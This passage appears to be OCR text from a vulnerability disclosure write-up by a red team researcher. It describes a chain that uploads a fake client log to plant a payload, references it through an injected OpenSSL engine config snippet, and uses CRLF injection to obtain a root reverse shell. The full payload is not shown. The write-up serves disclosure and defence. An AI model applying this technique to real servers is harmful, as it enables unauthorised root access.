
ZIP File Processing

The following screenshot shows the `POST` request used to upload log files:



Upload Logs POST Request

The resulting `.zip` file name is then shown in the response:



ZIP File Uploaded Successfully


Therefore, to get our payload onto the server at a known local path, we can simply upload a fake client log via `uploadlog.cgi`. We can then look up the file name and infer the path. This can then be referenced in our injected config, for example:

```
..
[foo_section]
engine_id = foo
dynamic_path = /home/runtime/uploadlog/log-20240115-035029.zip
init = 0
```

Note: client logs must first be enabled, and a low-privileged user account must be used to upload them. However, assuming the attacker has administrative access to the web application, both of

these prerequisites can be satisfied directly by the attacker (i.e. by enabling client-log upload and/or adding a Local low-privileged user if required). Client logs can be enabled in: `Users -> User Roles -> Users (Role) -> General -> Session Options -> Enable Upload`

Now we can make a `POST` request containing our CRLF and OpenSSL payload. As shown in the below screenshot, this results in successful exploitation, and a reverse shell running under the `root` user is established:



Reverse Shell - Running as root User

Vulnerability **Disclosure**

Written By

Richard Warren

Red Team Operator @ AmberWolf